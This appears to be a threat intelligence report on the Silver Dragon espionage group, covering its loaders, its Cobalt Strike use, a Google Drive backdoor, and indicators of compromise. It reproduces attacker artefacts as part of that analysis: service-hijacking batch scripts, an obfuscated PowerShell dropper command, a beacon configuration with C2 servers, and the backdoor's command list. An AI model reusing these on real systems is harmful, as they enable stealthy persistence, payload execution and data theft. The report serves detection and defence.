
 Login
Login
Silver Dragon Targets Organizations in Southeast Asia and Europe
Key Findings
- Check Point Research (CPR) is tracking Silver Dragon, an advanced persistent threat (APT) group which has been actively targeting organizations across Europe and Southeast Asia since at least mid-2024. The actor is likely operating within the umbrella of Chinese-nexus APT41.
- Silver Dragon gains its initial access by exploiting public-facing internet servers and by delivering phishing emails that contain malicious attachments. To maintain persistence, the group hijacks legitimate Windows services, which allows the malware processes to blend into normal system activity.
- As part of its recent operations, Silver Dragon deployed GearDoor, a new backdoor which leverages Google Drive as its command-and-control (C2) channel to enable covert communication and tasking over a trusted cloud service. In addition, the group deployed two additional custom tools: SSHcmd, a command-line utility that functions as a wrapper for SSH to facilitate remote access, and SliverScreen, a screen-monitoring tool used to capture periodic screenshots of user activity.
Introduction
In recent months, Check Point Research (CPR) has been tracking a sophisticated, Chinese-aligned threat group whose activity demonstrates operational correlation with campaigns previously associated with APT41. We have designated this activity cluster as Silver Dragon. This group actively targets organizations in Southeast Asia and Europe, with a particular focus on government entities. Silver Dragon employs a range of initial access techniques, primarily relying on the exploitation of public facing servers, and more recently, email-based phishing campaigns.
To establish the initial foothold, the group deploys Cobalt Strike beacons to gain an early foothold on compromised hosts. In most observed cases, it then conducts command-and-control (C2) communication through DNS tunneling, enabling it to evade certain network-level detection mechanisms.
During our research, we identified several custom post-exploitation tools the group uses, including a backdoor that leverages Google Drive as its C2 channel, which enables stealthy communication over a widely trusted cloud service.
In this blog, we provide an overview of the observed campaigns, take a closer look at the Silver Dragon’s TTPs (Tactics, Techniques, and Procedures), and examine the tools used across their operations.
Overview – Infection Chains
In our analysis, we identified three main infection chains that Silver Dragon uses. In every case we observed, the chain ultimately delivered Cobalt Strike as the final payload. The group also appears to maintain its own custom malware, such as GearDoor, for exfiltrating information via Google Drive.
Infection chains:
- AppDomain hijacking
- Service DLL
- Email phishing campaign
The first two infection chains, AppDomain hijacking and Service DLL, show clear operational overlap. They are both delivered via compressed archives, suggesting their use in post‑exploitation scenarios. In several cases, these chains were deployed following the compromise of publicly exposed vulnerable servers. Both chains rely on the delivery of a RAR archive containing an installation batch script, likely executed by the attackers, which indicates a shared delivery mechanism. We observed additional overlaps in the Cobalt Strike C2 infrastructure, further strengthening the linkage between the two chains.
Notably, some files associated with both infection chains were uploaded to VirusTotal by the same submitter, which suggests that the chains were likely deployed in parallel, potentially targeting different machines within the same compromised network.
The third infection chain was used in a phishing campaign with a malicious LNK file as an attachment, which we linked to Silver Dragon based on the use of similar loaders, which we refer to later as BamboLoader.
AppDomain Hijacking

This chain, deployed by abusing AppDomain Hijacking (T1574.014). A very similar infection chain was observed by the Italian National Cybersecurity Agency (ACN) following the ToolShell exploitation wave in July 2025. The analyzed instance of this chain involves a RAR archive with the following components:
- A batch installation script
- An XML configuration file (
dfsvc.exe.config) - A malicious .NET DLL (
ServiceMoniker.dll) – MonikerLoader - An encrypted module (
ComponentModel.dll) – second-stage loader - An encrypted CobaltStrike payload with the
.sdbextension
In this case, the installation batch script copies the config file and the dll files to C:\Windows\Microsoft.NET\Framework64\v4.0.30319, and the shellcode file to C:\Windows\AppPatch.
The dfsvc.exe.config file overwrites the AppDomain entry point, redirecting execution to MonikerLoader. By placing this malicious config file in the same directory as the legitimate Windows utility dfsvc.exe, it is ensures that MonikerLoader is loaded every time dfsvc.exe is executed, leveraging a technique known as AppDomain hijacking. The batch script then deletes and recreates the legitimate DfSvc service to force a new execution of dfsvc.exe, thereby triggering the malicious loading sequence.
copy ComponentModel.dll C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ComponentModel.dll /y
copy ServiceMoniker.dll C:\Windows\Microsoft.NET\Framework64\v4.0.30319 /y
copy backup.sdb C:\Windows\AppPatch /y
copy dfsvc.exe.config C:\Windows\Microsoft.NET\Framework64\v4.0.30319 /y

sc delete DfSvc
sc create DfSvc binPath= "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe" start= auto obj= LocalSystem DisplayName= "Microsoft Manages ClickOnce applications and updates Service"
sc description DfSvc "Microsoft .NET Framework ClickOnce Deployment Service"
sc start DfSvc
In a similar attack, the group employed the same execution technique by abusing tzsync.exe, a legitimate Windows binary responsible for the Time Zone Synchronization service.
MonikerLoader
MonikerLoader is a .NET-based loader whose strings are entirely obfuscated using a Brainfuck-based string decryption routine. Its classes and methods are deliberately named with random, legitimate-looking identifiers to hinder static analysis. MonikerLoader’s primary purpose is to decrypt and execute a second-stage loader directly in memory.
Execution begins with the loader reading the ComponentModel.dll file and decrypting its contents using a simple ADD-XOR routine. The decrypted module is then reflectively loaded into memory. In older variants of MonikerLoader, the second-stage payload was not stored as a file; instead, the encrypted data was retrieved from the Windows Registry under HKLM\Software\Microsoft\Windows.

The second-stage loader closely mirrors MonikerLoader’s behavior and reuses the same string obfuscation and decryption mechanisms. This stage is responsible for configuring the malware’s service-based persistence and for decrypting and loading the final payload.
To execute the final stage, the loader allocates a read-write-execute (RWE) memory region, copies the decrypted shellcode into that region, and executes it within the context of the running process. We identified the final payload as a Cobalt Strike beacon.

Service DLL deployment
This infection chain reflects a more minimal, straightforward approach. It is delivered in an archive with the following components:
- A batch installation script
- A shellcode DLL loader we named BamboLoader
- Encrypted CobaltStrike shellcode file with a font extension style (
.fonor.ttf)
After the archive is extracted and the batch script is executed, it copies the BamboLoader DLL and the encrypted shellcode payload to a specific location. In most observed cases, the DLL is placed in C:\Windows\System32\wbem, while the encrypted shellcode file is written to C:\Windows\Fonts. Next, the batch script registers the BamboLoader to run as a Windows service by manipulating the registry using reg.exe. The script hijacks legitimate Windows services by first stopping and deleting the original service, then recreating it to execute the DLL under the context of a service.
sc stop "bthsrv"
sc delete "bthsrv"
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "bthsrv" /f
copy %1 "%dll_path%" /y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "bthsrv" /t REG_MULTI_SZ /d "bthsrv" /f
sc create "bthsrv" binPath= "%SystemRoot%\system32\svchost.exe -k bthsrv" type= share start= auto error= ignore DisplayName= "Bluetooth Update Service"
sc description "bthsrv" "Bluetooth Update Service"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\bthsrv" /v "FailureActions" /t REG_BINARY /d "0000000000000000000000000300000014000000010000000000000001000000000000000100000000000000" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\bthsrv\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\bthsrv\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "%dll_path%" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\bthsrv\Parameters" /v "ServiceMain" /t REG_SZ /d "TraceGetIMSIByIccID" /f
net start "bthsrv"
We observed the following services being abused for persistence:
| Service Name | Service Description |
|---|---|
| wuausrv | Windows Update Service |
| bthsrv | Bluetooth Update Service |
| COMSysAppSrv | COM+ System Application Service |
| DfSvc | Microsoft .NET Framework ClickOnce Deployment Service |
| tzsync | Windows Updates timezone information Service |
BamboLoader
BamboLoader is a x64 binary written in C++ and is heavily obfuscated, employing control flow flattening and inserting junk code throughout its operations to hinder both static and dynamic analysis. The loader reads the staged shellcode payload from disk, decrypts it using RC4 with a hardcoded key, and then decompresses the resulting data with the LZNT1 algorithm via the RtlDecompressBuffer Windows API function. The decrypted and decompressed payload is then injected into a Windows process, such as taskhost.exe, which is created as a child process. The specific target binary is configurable within BamboLoader. Notably, the injected shellcode applies an additional layer of single-byte XOR encryption before decrypting the final stage. In the observed samples, the resulting payloads were Cobalt Strike beacons.

All files contained within the initial archive shared an identical creation timestamp, which strongly suggests the use of an automated payload generation framework. Supporting this assumption, we recovered a log file from one archive that appears to document per-attack configuration parameters, including file paths, service names, encryption keys, and injected processes.
[*] Service DLL Path: C:\Windows\System32\wbem\WinSync.dll
[*] Service Name: bthsrv
[*] Display Name: Bluetooth Update Service
[*] Service Entry Point: TraceGetIMSIByIccID
[+] Encrypted Payload: C:\Windows\Fonts\OLDENGL.fon
[+] RC4 Key: rOPdyiwITK
[+] Injected Process: taskhostw.exe {6C741103-79B6-11F0-ACB2-38002560F520}
[+] Installer BAT: usFUk.bat
Phishing Activity
In addition, we observed the group conducting a phishing campaign that appears to primarily target Uzbekistan. As part of this campaign, victims received phishing emails containing weaponized LNK attachments. These shortcut files embed the next stage payload directly within their binary structure, resulting in files exceeding 1 MB in size.
Upon execution, the LNK file launches cmd.exe, which in turn invokes PowerShell. The embedded PowerShell code locates the malicious LNK based on its file size, reads its raw byte contents, and extracts multiple embedded payloads by slicing predefined byte ranges. The extracted components are then written to the system’s temporary directory and executed, completing the delivery of the next-stage payload.
%windir%\system32\cmd.exe /c pow%comspec:~-1%rshell -windowstyle hidden -c "
$lnkpath = (Get-ChildItem -Filter *.lnk | Where-Object {$_.Length -eq 1413555} | Select-Object -First 1).FullName;
$file = [System.IO.File]::ReadAllBytes($lnkpath);
$directory = $env:TEMP;
[System.IO.File]::WriteAllBytes((Join-Path $directory '§±§Ú§ã§î§Þ§à§®§£§¥.pdf'), $file[4184..663602]);
[System.IO.File]::WriteAllBytes((Join-Path $directory 'GameHook.exe'), $file[663603..823554]);
[System.IO.File]::WriteAllBytes((Join-Path $directory 'graphics-hook-filter64.dll'), $file[823555..1032962]);
[System.IO.File]::WriteAllBytes((Join-Path $directory 'simhei.dat'), $file[1032963..1413554]);
ii (Join-Path $directory '§±§Ú§ã§î§Þ§à§®§£§¥.pdf');
ii (Join-Path $directory 'GameHook.exe');
"
The PowerShell payload drops the following files:
- Decoy document
GameHook.exe– Legitimate executable abused for DLL sideloadinggraphics-hook-filter64.dll– BamboLoader DLLsimhei.dat– Encrypted CobaltStrike payload
The Decoy document is opened and the legitimate binary is executed in the background to sideload the BamboLoader.

Final Payload – CobaltStrike
We identified the final payloads loaded by both BamboLoader and MonikerLoader as Cobalt Strike beacons. Across the observed samples, we identified at least three distinct watermark values, all of which are commonly associated with cracked versions of the Cobalt Strike framework. The majority of the observed implants were configured to communicate with their C2 infrastructure via DNS tunneling, while others relied on HTTP-based communication, typically with servers protected behind Cloudflare. In addition, we identified implants configured to communicate with other compromised hosts within the same network over SMB.
BeaconType                       - Hybrid HTTP DNS
SleepTime                        - 99000
MaxGetSize                       - 1405005
Jitter                           - 51
MaxDNS                           - 252
PublicKey_MD5                    - 9d3f61dcaba90db2ede1c1906a80ace2
C2Server                         - ns1.onedriveconsole[.]com,/d/msdownload/update/2021/11/33002773_x86_b78cd82ceba723.cab,ns2.onedriveconsole.com,/d/msdownload/update/2021/11/33002773_x86_b78cd82ceba723.cab,ns1.exchange4study.com,/d/msdownload/update/2021/11/33002773_x86_b78cd82ceba723.cab
DNS_Idle                         - 104.21.51.8
DNS_Sleep                        - 248
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
Spawnto_x86                      - %windir%\syswow64\dllhost.exe
Spawnto_x64                      - %windir%\sysnative\dllhost.exe
Post-Exploitation Tools
SilverScreen
SilverScreen, written in .NET, is a covert screen-monitoring malware designed to operate silently within an active user session while maintaining a minimal system footprint. Also called ComponentModel.dll, which mirrors naming conventions observed in some MonikerLoader variants, SilverScreen is also likely executed through AppDomain hijacking.
When executed, the implant ensures single-instance execution and, if initially launched under the SYSTEM account, relaunches itself within the currently active desktop session using token impersonation.
The malware continuously captures screenshots across all connected displays, including precise cursor positioning, providing operators with contextual insight into user behavior and interactions. To reduce noise and storage requirements, SilverScreen employs a change-detection mechanism based on grayscale thumbnail comparisons, capturing full-resolution images only when significant visual changes are detected. This selective approach enables long-term monitoring while limiting disk usage and lowering the likelihood of detection.

Captured images are compressed using a layered approach: JPEG encoding followed by GZIP compression and then appended to a local data file in a structured format suitable for later retrieval or exfiltration. The implant operates in a persistent loop with built-in file size thresholds, suggesting integration with a separate component responsible for data collection or exfiltration.
SSHcmd
This component is a command-line SSH utility implemented in .NET that provides remote command execution and file transfer capabilities over SSH. Leveraging the Renci.SshNet library, the tool accepts connection parameters (IP address, port, username, and password) directly via command-line arguments, enabling operators to authenticate non-interactively to remote systems.
The program supports multiple operational modes, including direct command execution, interactive TTY sessions, and bidirectional file transfer (upload and download). Commands can be in either plaintext or Base64-encoded form, a feature that can be used to evade basic command-line inspection or logging mechanisms. In TTY mode, the tool establishes an interactive shell session, which allows more complex command execution and operator interaction.

GearDoor
GearDoor is a .NET backdoor that communicates with its C2 infrastructure via Google Drive. The malware shares notable code similarities with MonikerLoader samples and uses the same Brainfuck-based string obfuscation technique.
Configuration data and all file-based communication with Google Drive are encrypted using the DES algorithm, with the encryption key derived from the first 8 characters of the MD5 hash of a hardcoded key string.
Each infected system is assigned a unique identifier generated from a SHA-256 hash of the machine name. The resulting hash is formatted into a GUID-like string (split using hyphens) and is used to create a dedicated folder in Google Drive which serves as the primary communication channel between the beacon and the operator.
GearDoor attempts to retrieve three configuration values from the Windows Registry. If any of these values are missing, the malware falls back to hardcoded defaults embedded in the binary.
| Config | Registry Key | Default |
|---|---|---|
| Google Account | HKLM\Software\Microsoft\Account | tools88@wise-baton-452610-i5.iam.gserviceaccount.com |
| Beacon Interval | HKLM\Software\Microsoft\Time | 600s |
| Credential File Path | HKLM\Software\Microsoft\Path | C:\ProgramData\Microsoft\Diagnosis\events.rbs |
After successfully authenticating to the Google Drive account, GearDoor uploads a heartbeat file. The file name consists of 10 random alphanumeric characters followed by the .png extension. The heartbeat content is a single pipe-delimited string containing the following information:
MachineGUID |
Hostname |
Username |
InternalIP |
OSVersion |
MachineId |
<Encrypted: drives + C:\ listing> |
SleepTime |
ProcessId |
The Google Drive-based C2 architecture revolves around a single folder named after the infected machine’s identifier. All communication is file-based; the malware enumerates every file in the drive and determines the appropriate action solely based on the file’s extension. Each file extension serves as a tasking indicator, defining both the operation to perform and the execution logic applied by the malware. After a task is performed, the associated file is deleted from the drive, and the malware uploads an output file containing the task results.
| Operation set | C2 Uploads (input) | Beacon Uploads (output) |
|---|---|---|
| Heartbeat file | .png | |
| File management commands | .db | |
| System commands | .cab | .bak |
| Payload delivery | .rar | .bak |
| Plugin execution | .7z | .bak |

.png – Heartbeat Files:
Files with the .png extension are treated as heartbeat artifacts. The malware verifies whether the file name matches the most recent heartbeat it uploaded, and if not, it deletes the file.
.cab – Command Execution: The .cab extension delivers interactive commands to the beacon. Command strings are encrypted within the file contents, and when commands require arguments, they are provided as space-separated values within the same file. Although many commands are named after standard Windows utilities (e.g., whoami, ipconfig), none of them rely on external binaries. Instead, all functionality is implemented using native .NET APIs.
The table below shows the supported commands:
| Command | Arguments | Description |
|---|---|---|
| download | <file_path> | Upload a file form machine to the drive. |
| steal_token | <pid> | Impersonates the security token of the target process ID. |
| revert | None | Reverts impersonation and returns to the original security context. |
| revert2self | None | Alias for revert. |
| help | None | Displays the built-in help/usage information. |
| whoami | None | Returns the current user context under which the implant is running. |
| ipconfig | None | Displays network interface configuration of the host. |
| netstat | None | Displays active network connections and listening ports. |
| ps | None | Lists running processes on the system. |
| mkdir | <dir_path> | Creates a directory at the specified path. |
| cd | <dir_path> | Changes the current working directory. |
| cd | None | Displays the current working directory. |
| pwd | None | Prints the current working directory. |
| dir | <dir_path> | Lists files and folders in the specified directory. |
| dir | None | Lists files and folders in the current directory. |
| rm | <file_path> | Deletes the specified file or directory. |
| sleep | None | Displays the current beacon sleep interval (in seconds). |
| sleep | <seconds> | Sets the beacon sleep interval to the specified number of seconds. |
| run | <command> | Executes a command directly on the system and returns its output. |
| shell | <command> | Executes a command via cmd.exe /c (Windows shell execution). |
| exec | <command> | Executes a command via a scheduled task mechanism. |
| exit | None | Immediately terminates the current implant process. |
For example, the download command exfiltrates files from the infected host to Google Drive. The command accepts a local file path as an argument. Upon execution, the malware encrypts the specified file and uploads it to the Drive using the .zip extension. In addition to the exfiltrated file, the beacon uploads a second file containing the command execution status with the .bak file extension.

Reviewing the output of the help command indicates the tool is actively evolving. Some commands appear to have been removed while new capabilities were added, suggesting ongoing development and testing.
usage:
whoami
ipconfig
netstat
ps
mkdir
cd
pwd
dir <path>
rm <filepath/folderpath>: Delete file/folder
sleep <seconds>: Set fetch files sleep time
sleep: Get current sleep time
exit: Exit process
steal_token <pid> : Steal token by PID
revert2self: Revert to System
run <command>: Directly run <command>
shell <command>: cmd /c <command>
exec <command>: schedule run
upload <localpath>
download <remotepath>
assembly <exe_path> <args>
.rar – File Download & Self-Update
Files with the .rar extension are treated as downloaded payloads. The malware downloads, decrypts, and writes these files to disk using their original name, but without the .rar extension. It then responds with a status file using the .bak extension to indicate whether the operation succeeded. In some versions, if the .rar file is named wiatrace.bak, GearDoor recognizes it as a self-update package: the payload is dropped at C:\Windows\Debug\wiatrace.bak, its binary version is compared to the current GearDoor version, and if there is a mismatch, the binary is replaced and the malware process restarts.

.7z – Plugin ExecutionFiles with the .7z extension implement plugin (execute-assembly) functionality. Each .7z file contains an encrypted .NET assembly binary, and the execution arguments are both encoded and encrypted within the filename. To maintain and track plugins in memory, the malware utilizes a small dictionary table, storing each plugin under a key that corresponds to the length of the assembly’s binary. If a plugin is not already present in memory, the malware adds it to the table and executes it directly from memory.

.pdf – File Management Commands
The .pdf extension delivers basic file system management commands to the malware. It supports three types of directory operations: list (listing the contents of a directory), mkdir (creating a new directory), and delete (removing all files within a specified directory). After executing one of these commands, the malware responds with a .db file that reports the result of the requested operation.
Victimology
Silver Dragon primarily targets high-profile organizations, particularly within the government sector. Geographically, the majority of identified victims are located in Southeast Asia, with more limited but still notable activity observed in Europe.

Attribution
Silver Dragon is assessed with high confidence to be linked to a Chinese-nexus threat actor, likely operating within the umbrella of APT41, based on multiple converging indicators.
Among those, most notably, we identified strong tradecraft similarities between the installation script used to deploy BamboLoader and a post-exploitation installation scripts previously attributed to APT41 and publicly reported by Mandiant in 2020. In both cases, the operators deploy a DLL-based loader by registering it as a Windows service through an almost identical sequence of commands. The workflow follows a consistent structure: defining the DLL path, service name, display name, and description; stopping and deleting any pre-existing service instance; copying the payload into C:\\Windows\\System32; and finally recreating and starting the newly configured service. Both scripts also use service and display names that impersonate legitimate Windows components.


A retrospective search for structurally similar installation scripts in public malware repositories returned only these two distinct subsets of closely matching examples, further reinforcing the uniqueness of this implementation pattern.
In both operations, the loaded shellcode ultimately deployed a version of a Cobalt Strike Beacon. Notably, the Beacon samples shared the same cracked-version watermark, and in several instances command-and-control communications were conducted over DNS tunneling.
Additionally, the decryption mechanism used by BamboLoader consists of a multi-stage shellcode decryption chain involving RC4 decryption followed by LZNT1 decompression via the Windows API RtlDecompressBuffer. This specific sequence is a well-established routine frequently observed in shellcode loaders attributed to Chinese nexus APT activity.
Finally, metadata analysis across multiple samples revealed compilation and file-creation timestamps that consistently align with UTC+8 (China Standard Time). While timestamp analysis alone is not conclusive, the repeated temporal alignment across independent samples provides further contextual support for a Chinese-nexus operational origin.
Conclusion
This report details the operations of Silver Dragon, a sophisticated APT group assessed to be Chinese nexus and targets high-profile organizations in Southeast Asia and Europe, with a particular emphasis on government entities. Silver Dragon primarily gains initial access by exploiting public-facing servers but was also observed conducting phishing campaigns.
Post-exploitation, the group leverages custom shellcode loaders and Cobalt Strike to establish persistence and maintain a foothold in compromised environments. Notably, we identified GearDoor, a novel backdoor which utilizes Google Drive as C2 channel. This approach not only evades traditional network defenses but also provides flexible and resilient infrastructure for ongoing operations. In addition, the group’s toolkit includes SilverScreen, a covert screen-monitoring implant, and SSHCmd, a lightweight SSH-based utility that enables remote command execution and file transfer, demonstrating a broad and versatile post-exploitation capability.
Throughout our analysis, we observed that the group continuously evolves its tooling and techniques, actively testing and deploying new capabilities across different campaigns. The use of diverse vulnerability exploits, custom loaders, and sophisticated file-based C2 communication reflects a well-resourced and adaptable threat group.
IoC
| Type | IoC |
|---|---|
| C2 Domain | zhydromet[.]com |
| C2 Domain | ampolice[.]org |
| C2 Domain | onedriveconsole[.]com |
| C2 Domain | copilot-cloud[.]net |
| C2 Domain | drivefrontend.pa-clients.workers[.]dev |
| C2 Domain | revitpourtous[.]com |
| C2 Domain | wikipedla[.]blog |
| C2 Domain | protacik[.]com |
| C2 Domain | oicm[.]org |
| C2 Domain | mindssurpass[.]com |
| C2 Domain | exchange4study[.]com |
| C2 Domain | splunkds[.]com |
| C2 Domain | bigflx[.]net |
| GearDoor | 4f93be0c46a53701b1777ab8df874c837df3d8256e026f138d60fc2932e569a8 |
| GearDoor | 7f89a4d5af47bc00a9ad58f0bcbe8a7be2662953dcd03f0e881cc5cbf6b7bca8 |
| SSHcmd | bcbe2f0a8134c0e7fce18d0394ababc1d910e6f7b77b8c07643434cd14f4c5d6 |
| SilverScreen | 44e769efed3e4f9f04c52dcd13f15cead251a1a08827a2cb6ea68427522c7fbb |
| SilverScreen | 85a03d2e74ae84093a74699057693d11e5c61f85b62e741778cbc5fc9f89022f |
| Phishing LNK | 51684a0e356513486489986f5832c948107ff687c8501d64846cdc4307429413 |
| Phishing LNK | 166e777cb72a7c4e126f8ed97e0a82e7ca9e87df7793fea811daf34e1e7e47a6 |
| Phishing LNK | 948468aba5c851952ebe56a5bf37904ed83a6c8cb520304db6938d79892f0a1b |
| BamboLoader | e3b016f2fc865d0f53f635f740eb0203626517425ed9a2908058f96a3bcf470d |
| BamboLoader | 967b5c611d304385807ea2d865fa561c15cde0473dd63e768679a4f29f0e4563 |
| BamboLoader | 43f8f94ca5aa0af7bfb0cc1d2f664a46500a161b2d082b48b516d084ef485348 |
| BamboLoader | 3128bdb8efaaa04c0ba96337252f4cc2dc795021cbc410f74ace9dde958bac1d |
| BamboLoader | b93560c4d18120e113fb8b04a8aa05f66a12116d1fbf18a93186f6314381e97e |
| BamboLoader | ddaca57f3d5f4986da052ca172631b351410d6f5831f6af351699c6201cc011b |
| BamboLoader | c4de1f1a8cb3b0392802ee56096ddb25b6f51c51350ce7c45e14d8c285765300 |
| BamboLoader | 7384462d420bdc9683a4cac2a8ad19353a2aa7d2244c91e9182345777e811e33 |
| BamboLoader | 74a11a07d167f8f5c0baa724d1f7708985c81d0ac3d0e4d7ef3f3220c335e009 |
| MonikerLoader | 5ad857df8976523cb3ad2fdf30e87c0e7daa64135716b139ffdcd209b98e1654 |
| MonikerLoader | 740a09fcdefa5a5f79355b720f54ff09efa64062229fb388adbccd9c829e9ff0 |
| MonikerLoader | 5341c7256542405abdd01ee288b08e49dcb6d1782be6b7bea63b459d80f9a8f5 |
| MonikerLoader | 3a2df7a2cfeca5ba315a29cf313268a53a22316c925e6b9760ead8f4df0d1f75 |
| MonikerLoader stage 2 | 2f787c1454891b242ab221b8b8b420373c3eb1a0c1fdcb624dd800c50758bbb0 |
| MonikerLoader stage 2 | 568c67564d62b09d1a1bc29a494cf4bf31afddcafcf78592b178c63f23ccfcae |
| MonikerLoader stage 2 | 19139a525ee9c22efd6a4842c4cd50ab2c5f9ee391e5531071df0bb4e685f55d |
| MonikerLoader stage 2 | 72e4b6540e32b8b7aac850055609bc5afc19e29834e9aa6be29a8ea59a2c9785 |
| Install bat | 16b9a7358be88632378ba20ba1430786f3b844694b1f876211ecdbecf5cccbc2 |
| Install bat | 37b485ed8d150d022c41e5e307b8c54c34ef806625b44d0c940b18be7d5b29ce |
| Install bat | 3e2a0bafbd44e24b17fd7b17c9f2b2a3727349971d42612d55bbc1732082619a |
| Install bat | 8c29f9189a9ad75a959024f59e68c62d42a6fd42f9eacf847128c7efe4ef7578 |
| Install bat | bd699ed720e2bd7085b3444cb8f4d36870b5b48df1055ec6cc1553db3eef7faf |
| Install bat | a6b5448ba45f3f352f5f4c5376024891adda1ef8ebf62a8fe63424fa230c691d |
The post Silver Dragon Targets Organizations in Southeast Asia and Europe appeared first on Check Point Research.
